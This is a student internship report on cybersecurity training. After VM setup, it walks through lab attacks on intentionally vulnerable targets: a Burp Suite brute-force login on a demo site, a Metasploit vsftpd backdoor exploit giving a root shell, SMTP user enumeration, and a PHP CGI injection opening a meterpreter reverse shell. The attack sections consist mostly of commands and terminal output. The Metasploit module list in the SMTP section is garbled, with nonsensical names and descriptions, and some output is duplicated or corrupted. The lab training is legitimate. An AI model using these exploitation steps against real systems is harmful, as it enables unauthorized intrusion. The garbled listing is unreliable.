

INTERNSHIP ON CYBERSECURITY

CARRIED OUT BY

NISHITH PRASHANTH

4NM21CS102

COMPUTER SCIENCE

Self Introduction

Myself Nishith a computer science student studying in second year. I am pursuing my engineering at NMAMIT Nitte. I am a hardworking, enthusiastic person and am interested in the domain of data science and cybersecurity. The projects given to us have enabled me to improve my knowledge in this field and would consider to pursue higher studies in it.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

Summary of Internship

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks. It is also known as information technology (IT) security. Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization. Cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users via ransomware; or interrupting normal business processes.

During the one month period of the internship we were taught about network topology, cloud computing, OSI model , CIA triads and various other concepts were thought .

1: a) INSTALL VIRTUAL BOX

DOWNLOADING VIRTUAL BOX FROM [virtualbox.org](https://www.virtualbox.org)

The screenshot shows the official website for Oracle VM VirtualBox. At the top, there's a navigation bar with links for About, Screenshots, Downloads, Documentation, End-user docs, Technical docs, Contribute, and Community. The main content area features a large blue banner with the text "Download VirtualBox 7.0". Below the banner, there's a section titled "Hot picks:" with a list of pre-built virtual machines for developers. To the right, there's a "News Flash" sidebar with a list of recent releases, each with a brief description and a "Changelog" link. At the bottom of the page, there are links for Contact, Privacy policy, and Terms of Use.

b) INSTALL KALI LINUX


downloading kali linux from [kali.org](https://kali.org/get-kali/#kali-installer-images) and performing the setup in virtualbox

The screenshot shows the Kali Linux 2023.1 Changelog page. It features a dark-themed header with navigation links for Installer, Prebuilt VMs, ARM, Mobile, Cloud, Containers, Live, and WSL. Below the header, there's a section for the "64-bit" version, which includes a large image of the Kali Linux logo, a "Complete offline installation with customization" button, and download links for ISO, torrent, and sum files. There's also a "Recommended" button. The page has a clean, modern design with a dark background and white text.

The screenshot shows the Oracle VM VirtualBox Manager window. On the left, there's a list of existing virtual machines: "Kali Linux" (Running), "Metasploit" (Powered Off), and "Windows 2" (Powered Off). The main pane displays the configuration for the "Kali Linux" VM. The "General" tab shows the name is "Kali Linux" and the operating system is "Debian (64-bit)". The "Display" tab shows the video memory is set to 16 MB and the video controller is "VMM3D/GA". The "Storage" tab lists the hard disk as "Kali Linux.vdi" (Normal, 20.00 GB). The "Network" tab shows the adapter is "Intel PRO/1000 MT Desktop" (Bridged Adapter, Intel(R) Wi-Fi 6 AX201_160MHz). The "USB" tab shows the host driver is "Default" and the controller is "OHCI, EHCI". The "Shared folders" and "Description" tabs both show "None". The "Preview" window on the right is currently blank.


C) INSTALL METASPLOIT MACHINE

Downloading metasploit machine from sourceforge and setting it up in virtualbox



The screenshot shows the SourceForge project page for Metasploitable. At the top, there are navigation links for Open Source Software, Business Software, Resources, Help, Create, Join, and Login. A search bar is also present. The main content area features the Metasploitable logo and title. It states 'Metasploitable is an intentionally vulnerable Linux virtual machine' and 'Brought to you by: rapid7user'. Below this, there are statistics: 'Downloads: 15,275 This Week' and 'Last Update: 2019-08-19'. There are three buttons: 'Download' (green), 'Get Updates' (grey), and 'Share This' (grey). Below these buttons is a summary table with four tabs: 'Summary' (selected), 'Files', 'Reviews', and 'Support'. The 'Summary' tab contains information about the project, such as 'This is Metasploitable2 (Linux)' and 'Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.' It also notes the default login and password ('msfadmin:msfadmin') and advises against exposing the VM to untrusted networks. Contact email is provided as 'msfdev@metasploit.com'. The 'Categories' and 'License' sections are also visible. On the right side, there's a 'Recommended Projects' section featuring OWASP Broken Web.

d) INSTALLING WINDOWS 7 MACHINE



3)PASSWORD CRACKING OF TESTFIRE.NET USING BURPSUITE

Using the proxy we intercept the requests then we send the http request to the intruder and set the payloads for which we test for the correct combination .The attack type is cluster bomb and from the Correct combination we can login to the page.

The screenshot shows two main windows of the Burp Suite interface:


Proxy Tab (Top Window):

- Shows a list of captured requests in a table format.
- Requests include various URLs such as `/pageid/1`, `/pageid/doubleclick`, `/generate_204`, and multiple `/login.jsp` requests.
- Details like Method (GET/POST), Status (e.g., 302, 200), Length, MIME type, Extension, Title, Comment, TLS, IP, Cookies, Time, and Listener port are visible.
- Timestamp: Mar 13 21:12

Intruder Tab (Bottom Window):

- Shows an "Attack" configuration for `http://demo.testfire.net`.
- Attack type: Cluster Bomb.
- Targets: `/login.jsp`.
- Positions: `1`.
- Payloads: `1`.
- Resource Pool: `Options`.
- Save Options: `[Pro version only]`.
- Attack results table (2. Intruder attack of `http://demo.testfire.net` - Temporary attack - Not saved to project file):

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0	123456	302			145		
1	123456	302			145		
2	123456	302			145		
3	123456	302			145		
4	password	302			145		
5	admin	302			145		
6	user	302			145		
7	12345678	302			145		
8	12345678	302			145		
9	12345678	302			145		
10	queryy	302			145		
11	admin	302			145		
12	user	302			145		
13	123456789	302			145		
- Timestamp: Mar 13 21:18



We have logged into the testfire.net successfully.

4) a: Exploiting Metasploit using FTP

```
[Applications] [Places] [Terminal]
root@kali: ~
[nishith@kali: ~]
└─$ sudo su -
[sudo] password for nishith:
[root@kali: ~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.68.184 netmask 255.255.255.0 broadcast 192.168.68.255
        inet6 2409:408c:ad82:6ee7:2f67:383a:b661:4363 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe8:dc10 prefixlen 64 scopeid 0x20<link>
    inet6 2409:408c:ad82:6ee7:a00:27ff:fe8:dc10 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:f8:d1:c0 txqueuelen 1000 (Ethernet)
      RX packets 6 bytes 784 (784.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 25 bytes 6028 (5.8 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
      RX packets 24 bytes 1440 (1.4 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 24 bytes 1440 (1.4 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali: ~]
└─# nbtscan -r 192.168.68.0/24
Doing NBT name scan for addresses from 192.168.68.0/24

IP address      NetBIOS Name      Server      User      MAC address
-----
192.168.68.184  <unknown>          <unknown>
192.168.68.231  METASPLITABLE   <server>    METASPLITABLE 00:00:00:00:00:00
192.168.68.255  Sendo          failed: Permission denied

[root@kali: ~]
└─# nmap -sv 192.168.68.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 00:48 EDT
Nmap scan report for 192.168.68.231
Host is up (0.000098s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 4ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```

```
Applications Places Terminal
[nishith@kali:~] $ msfconsole

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
[-] No results from search
msf6 > vsftpd
[-] Unknown command: vsftpd
msf6 > search vsftpd

Matching Modules
=====
```

Using the ifconig command we get the ip and run nbtscan to see the systems connected in our network after which we execute nmap command for the metasploite machine to see the vulnerabilities and using metasploite framework attack the ftp port and get root access of the machine.

The image shows two terminal windows side-by-side. Both are running on a Kali Linux system (root shell).

Left Terminal:

```

root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.68.231
rhosts => 192.168.68.231
root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
----      -----  -----  -----
RHOSTS      yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT        21            yes       The target port (TCP)
Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
----      -----  -----  -----
Exploit target:
Id  Name
--  --
0  Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank  Check  Description
--  ----          -----  -----  -----  -----
0  payload/cmd/unix/interact    normal  No    Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

```

Right Terminal:

```

Applications  Places  Terminal
root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.68.231
rhosts => 192.168.68.231
root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
----      -----  -----  -----
RHOSTS      192.168.68.231  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT        21            yes       The target port (TCP)
Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
----      -----  -----  -----
Exploit target:
Id  Name
--  --
0  Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank  Check  Description
--  ----          -----  -----  -----  -----
0  payload/cmd/unix/interact    normal  No    Unix Command, Interact with Established Connection

```

The image shows a single terminal window displaying a successful Metasploit exploit session.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.68.231:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.68.231:21 - USER: 331 Please specify the password.
[*] 192.168.68.231:21 - Backdoor service has been spawned, handling...
[*] 192.168.68.231:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.68.184:42125 -> 192.168.68.231:6200) at 2023-03-13 01:09:55 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

4) b: Exploiting Metasploit using SMTP

In simple mail transfer protocol we perform the same steps as above and using msfconsole attack the smtp port after which we get root access.

The image shows two terminal windows side-by-side. The left window is titled 'msfconsole' and displays a session with the IP address 192.168.1.111. It lists various exploit modules, auxiliary scripts, and post-exploitation tools. The right window is titled 'search smtp' and shows a list of Metasploit modules related to SMTP, including 'smtp_login', 'smtp_starttls', and 'smtp_sasl'. Both windows have a blue header bar with the title, a red close button, and a green minimize/maximize button.

```
nish@kali: ~
```

```
msfconsole
```

```
[*] opened session
```

```
[*] search smtp
```

```
Matching Modules
```

```
# Name                                     Rank      Check  Description
```

```
-----
```

```
4 exploit/linux/http/jboss_easerv_ecc            normal    yes  Apache JBoss EASERV 2.2.2 Inspect User Creation Arbitrary File Write
```

```
5 auxiliary/server/capture                        normal    no   Authentication Capture [!]
```

```
2 auxiliary/scanner/http/greasyshell_in_iis_localhost           normal    no   Greasy Shell IIS Local File Include
```

```
3 exploit/windows/http/eternalblue                         great    no   Clash Win7 Etalib-Mode Code Execution
```

```
4 exploit/windows/browser/comlink_rail_greets            normal    no   Comlink Rail 1.58 - ActiveX Stack Buffer Overflow
```

```
5 exploit/windows/http/getsetcookie_beef             great    no   Evil GHOST (file getsetcookie) Buffer Overflow
```

```
6 exploit/windows/http/mercury_crash               great    no   Evil and Dement Insecure Configuration Counter Injection
```

```
7 exploit/windows/http/ocx_string_format           excellent    no   Evil string format function heap Buffer Overflow
```

```
8 auxiliary/client/msfmailer                      normal    no   Generic Mailer [!]
```

```
9 exploit/windows/hotfix                         excellent    great  Hotfix [!] Remote Code Execution
```

```
10 exploit/windows/http/microsoft_fornetwork          great    yes  Microsoft Internet Forencast Stack Buffer Overflow
```

```
11 exploit/windows/http/msthttp_exchange2000           average   no   MS04-01 Exchange 2000 ECRCS Map Overflow
```

```
12 exploit/windows/msasn1/msasn1_b31_pc              good     no   MS04-013 Exchange MAPIP0F B31 PC
```

```
13 auxiliary/windows/http/msasn1_b31_pc_exchange        normal    no   MS04-013 Exchange MAPIP0F B31 PC
```

```
14 exploit/windows/http/mercury_crash_05             great    no   Mercury Mail [!] MS04-013 Buffer Overflow
```

```
15 exploit/windows/http/sendmail_debug             average   no   Morris Worm sendmail Debug New Shell Escape
```

```
16 exploit/windows/http/win32_asf                   normal    yes  KStar Communicator 2.0 Nightly Buffer Overflow
```

```
17 exploit/windows/http/win32_asf_fuzz              excellent    great  OpenSSTI FWF Remote Code Execution
```

```
18 exploit/windows/http/win32_asf_ms04_01            average   no   OpenSSTI FWF Local Level, Principle Escalation
```

```
19 exploit/windows/browser/csrtschimberger           normal    no   Oracle Database Capture 3g Active Client Buffer Overflow
```

```
20 exploit/windows/http/msasn1_b31_pc                normal    no   Oracle [!] Bad Environment Variable Injection (Shellshock)
```

```
21 auxiliary/scanner/http/ssl_version              normal    no   SSL Banner Grabber
```

```
22 auxiliary/scanner/http/ssl_version_domain         normal    no   SSL RTA Session Extraction
```

```
23 auxiliary/scanner/http/ssl_relay                 normal    no   SSL Open Relay Detection
```

```
24 auxiliary/http/ssl_fuzz                          normal    no   SSL Capital Fuzz
```

```
25 auxiliary/scanner/http/ssl_scanner              normal    no   SSL Peer Insertion Utility
```

```
26 auxiliary/scanner/http/ssl_pocasn               normal    no   Sentinel WebServer 1.4 Buffer Overflow
```

```
27 exploit/windows/http/sslwriter                  average   no   SentinelWeb SSLWriter 1.4 Buffer Overflow
```

```
28 exploit/windows/http/squid_cve_08_009            normal    no   Squid/CVE-2008-009 PHP Manual Execution [!]
```

```
29 exploit/windows/http/syslog_client_b6f           great    no   Syslog [!] Validation Buffer Overflow
```

```
30 exploit/windows/http/tuxtrader_ms04_01           good     no   TDS Mailcenter v3.1 MS04-01 Buffer Overflow
```

```
31 auxiliary/vulnerability/ssl_fuzz               normal    no   Vipul's SSL Fuzz
```

```
32 exploit/windows/http/msasn1_b31_pc_leakingchanizer       great    no   Windows MSASN1 [!] Check Size Stack Buffer Overflow [!]
```

```
33 post/windows/generic/credentialslocked           normal    no   Windows Gopher Connectd, Rollton Game Password Reset
```

```
34 auxiliary/scanner/http/ms04_01_ms04_01            normal    no   WebPress Easy Day [!] Password Reset
```

```
35 exploit/windows/http/ssl_grease_overwrite         average   no   HTTPS 4.4.4 Buffer Overflow
```

The screenshot shows two terminal sessions on a Kali Linux system. Both terminals have the following header:

Applications Places Terminal

nishith@kali: ~

Left Terminal Content:

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----              -----      -----
RHOSTS    yes                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                 yes       The target port (TCP)
THREADS   1                  yes       The number of concurrent threads (max one per host)
UNIXONLY  true               yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts
rhosts =>
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.68.231
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----              -----      -----
RHOSTS    192.168.68.231      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                 yes       The target port (TCP)
THREADS   1                  yes       The number of concurrent threads (max one per host)
UNIXONLY  true               yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.
```

Right Terminal Content:

```
THREADS      1          yes       The number of concurrent threads (max one per host)
UNIXONLY    true        yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts
rhosts =>
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.68.231
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----              -----      -----
RHOSTS    192.168.68.231      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                 yes       The target port (TCP)
THREADS   1                  yes       The number of concurrent threads (max one per host)
UNIXONLY  true               yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.68.231:25 - 192.168.68.231:25 Banner: 220 metasploitable.localdomain ESM
[*] 192.168.68.231:25 - 192.168.68.231:25 Users found: , backup, bin, daemon, distcc
[*] user, uucp, www-data
[*] 192.168.68.231:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > ]
```

```
zsh: corrupt history file /home/nishith/zsh_history
__(nishith㉿kali)-[~]
└$ nc 192.168.68.231 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
quit
221 2.0.0 Bye

__(nishith㉿kali)-[~]
└$ █
```

4) d: Exploiting Metasploit using http

```

nishith@kali:~$ msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):

Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
THREADS   1             yes        The number of concurrent threads (max one per host)
VHOST      no          HTTP server virtual host

View the full module info with the info, or info -d command.
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > use 188
[*]选用模块 auxiliary/scanner/http/http_version
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):

Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
THREADS   1             yes        The number of concurrent threads (max one per host)
VHOST      no          HTTP server virtual host

View the full module info with the info, or info -d command.
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > exploit
[*] hosts => 192.168.68.231
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > search php 5.4.2
Hatching Modules
=====
#  Name          Disclosure Date  Rank  Check  Description
=  ==          =  =  =  =
0  exploit/multi/http/ops_license           2012-01-05  excellent  Yes  OPS license
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03  excellent  Yes  PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_b6f 2012-05-08  normal   No   PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 0, use 2 or use exploit/windows/http/php_apache_request_headers_b6f
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
nishith@kali:~$ msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false          yes        Exploit Plesk
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no          The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes        Level of URI URLENCODING and padding (0 for minimum)
VHOST      no          HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.68.184  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
nishith@kali:~$ msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.68.184:4444
[*] Sending stage (3907 bytes) to 192.168.68.231
[*] Meterpreter session 1 opened (192.168.68.184:4444 -> 192.168.68.231:39086) at 2023-03-13 10:53:51 -0400
[*] meterpreter > sysinfo
Computer: c-metasploitable
```

```

nishith@kali:~$ msf auxiliary(scanner/http/http_version) > use 1
[*]选用模块 auxiliary/scanner/http/http_version
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):

Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
THREADS   1             yes        The number of concurrent threads (max one per host)
VHOST      no          HTTP server virtual host

View the full module info with the info, or info -d command.
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > use 188
[*]选用模块 auxiliary/scanner/http/http_version
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):

Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
THREADS   1             yes        The number of concurrent threads (max one per host)
VHOST      no          HTTP server virtual host

View the full module info with the info, or info -d command.
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > exploit
[*] hosts => 192.168.68.231
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > search php 5.4.2
Hatching Modules
=====
#  Name          Disclosure Date  Rank  Check  Description
=  ==          =  =  =  =
0  exploit/multi/http/ops_license           2012-01-05  excellent  Yes  OPS license
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03  excellent  Yes  PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_b6f 2012-05-08  normal   No   PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 0, use 2 or use exploit/windows/http/php_apache_request_headers_b6f
nishith@kali:~$ msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
nishith@kali:~$ msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false          yes        Exploit Plesk
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.68.231  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    80            yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no          The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes        Level of URI URLENCODING and padding (0 for minimum)
VHOST      no          HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.68.184  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
